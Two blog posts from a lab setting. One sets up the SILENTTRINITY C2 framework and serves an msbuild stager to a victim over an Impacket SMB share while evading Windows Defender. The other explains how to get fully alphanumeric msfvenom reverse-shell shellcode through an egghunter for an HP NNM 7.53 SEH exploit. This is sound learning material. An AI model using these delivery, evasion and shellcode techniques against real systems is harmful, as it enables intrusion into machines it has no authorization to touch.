Derbycon 8 had a ton of amazing talks, and I am now just catching up on all of them (thanks Irongeek!) since I decided to spend nearly 100% of my time at the con immersed in the CTF. One of the talks I was really looking forward to checking out was about IronPython presented by Marcello Salvati (byt3bl33d3r) titled "IronPython... omfg".

Marcello developed an amazing C2/post-exploitation framework called "SILENTTRINITY" using IronPython, which is able to also utilize the .NET framework. Definitely be sure to watch the video for an in-depth explanation of how IronPython can be used as well as a nice demo of how the his tool works.

After listening to the talk, I decided to give SILENTTRINITY a whirl.

Setup and starting the server:


git clone https://github.com/byt3bl33d3r/SILENTTRINITY.git
apt-get install python3.7
apt-get install python3.7-dev
#Ensure you have pip installed for python
apt-get install python3-pip
python3.7 -m pip install -r requirements.txt
#From within the /server folder:
python3.7 st.py


Once launched, it is not all too different than how you would use Empire; however, it has some really nice auto-completion that displays a drop down menu of possible commands. To get started, a listener needs to be created.


Using the http listener, the next line of business is to create a stager that can be launched on the victim machine. Using the msbuild option, an XML file will be created in the server folder.


In order to avoid dropping a file onto the victim machine, we can spin up an SMB server using Impacket, and then have the host grab and run the XML.


python smbserver.py SMB /root/SMB


On the victim machine, the stager command is executed, and we get a callback creating a session.


It is now possible to interact with the victim machine by using various modules not unlike Empire.


Utilizing the 'execute-assembly' module, it is possible to execute .NET assemblies from the attacker machine in memory on the victim machine. Ghostpack is perfect for this, and as an example I ran SharpUp.


Running all of this, and not once did my Windows Defender raise the alarm in my Windows 10 VM! This is absolutely a game changer, and I think it may be time for me to start digging into C# as well as IronPython.


Saturday, October 13, 2018

Non-alphanumeric characters in my alphanumeric encoded payload - Exploration with NNM 7.53

After watching the Defcon 16 talk by Muts in regard to the 0-day they discovered in the NNM service and how they overcame all the crazy obstacles they were faced with, I wanted to learn more about this and explore it in-depth.

DEFCON 16: BackTrack Foo - From bug to 0day:

Original PoC:
https://www.offensive-security.com/0day/hp-nnm-ov.py.txt

While I will not be doing a full walkthrough of the exploit process as it is explained in depth in the DC16 talk (I highly recommend watching the video!) as well as other articles, I just wanted to share some learning that took place during my studies.

To summarize the difficulties of writing this exploit, while it appeared to be a simple SEH overwrite, it became much more complicated due to a severely restricted character set. This means:

-Need to find a POP POP RET address that conforms to only the characters that can be used.
-Cannot use an egghunter as it is. It will need to be encoded.

The encoding process is essentially witchcraft, and there is a great explanation on the process by Vellosec:
https://vellosec.net/2018/08/carving-shellcode-using-restrictive-character-sets/

Based on this encoding technique, I created a script to facilitate the encoding process when using Matt Miller's 32 byte egghunter shellcode:
https://github.com/Keramas/EgghunterShellcodeCarver

In order to study this exploit, I spun up a Windows 2003 SP2 server and found an ISO for NNM. However, I discovered that the version I found and installed was version 7.53, which was not the exact version in the original PoC.

Using the following script based off of the PoC, there was an issue after execution was redirected to my reverse shell shellcode.


In the original PoC, a bind shell payload was delivered at the very end of the GET request. However, in version 7.53, this is not possible as the length of the data sent at the end of the request is checked and limited to around 150 bytes in length, which is not nearly long enough for an encoded payload.


The payload at the end did not have to follow the same restricted character set, but now it is not possible to place a payload there. It now needs to be moved somewhere into the forefront of the buffer, and it needs to adhere to the strict character rules.

Alphanumeric shellcode to the rescue! Or so I thought...


Uh, those aren't alphanumeric, msfvenom. What gives? When using msfvenom to create an alphanumeric payload, the first couple of bytes are actually not alphanumeric. This is because these bytes are "needed in order to find the payloads absolute location in memory and obtain a fully position-independent shellcode". Due to this, we can't use this payload as-is because these bytes are not in the good character set, and it will disrupt the exploit.

Well, we can just encode it using the same SUB encoding method used for the egghunter shellcode to carve this shellcode into EAX, but there is a better way which results in less of a headache.

Luckily msfvenom has an argument that can be used to eliminate this as long as we know the exact address where our shellcode begins. (Source: https://www.offensive-security.com/metasploit-unleashed/alphanumeric-shellcode/)


Let's look at the instructions for Matt Miller's egghunter code.

You'll notice that once the egg is found, the final instruction is JMP EDI.


Since we know that the beginning of our shellcode will be at the address where EDI points to, we can tell msfvenom this by using the following syntax in our command:

BufferRegister=EDI

This removes the need to add those non-alphanumeric characters to the beginning of our payload, and our payload can then be 100% alphanumeric.


Modifying the script, we can put the egg and our reverse shell shellcode into the beginning of our buffer, which results in a successful reverse shell being sent back to the attacker machine.


Once the egghunter locates our egg, it jumps to EDI, which is where our reverse shell shellcode is located at the very beginning of our crash buffer. The payload is composed of allowable characters, and runs smoothly kicking us back a reverse shell.


Conclusion & takeaway:
When using an egghunter such as Matt Miller's, it is possible to easily use a fully alphanumeric encoded msfvenom payload by specifying that the shellcode start is located at EDI.

While this may be common knowledge, I spent a lot of time yesterday working on this exploit by myself and discovering this, so I hope this blog post comes in handy to anyone else who is curious and comes across this.


Powered by Blogger.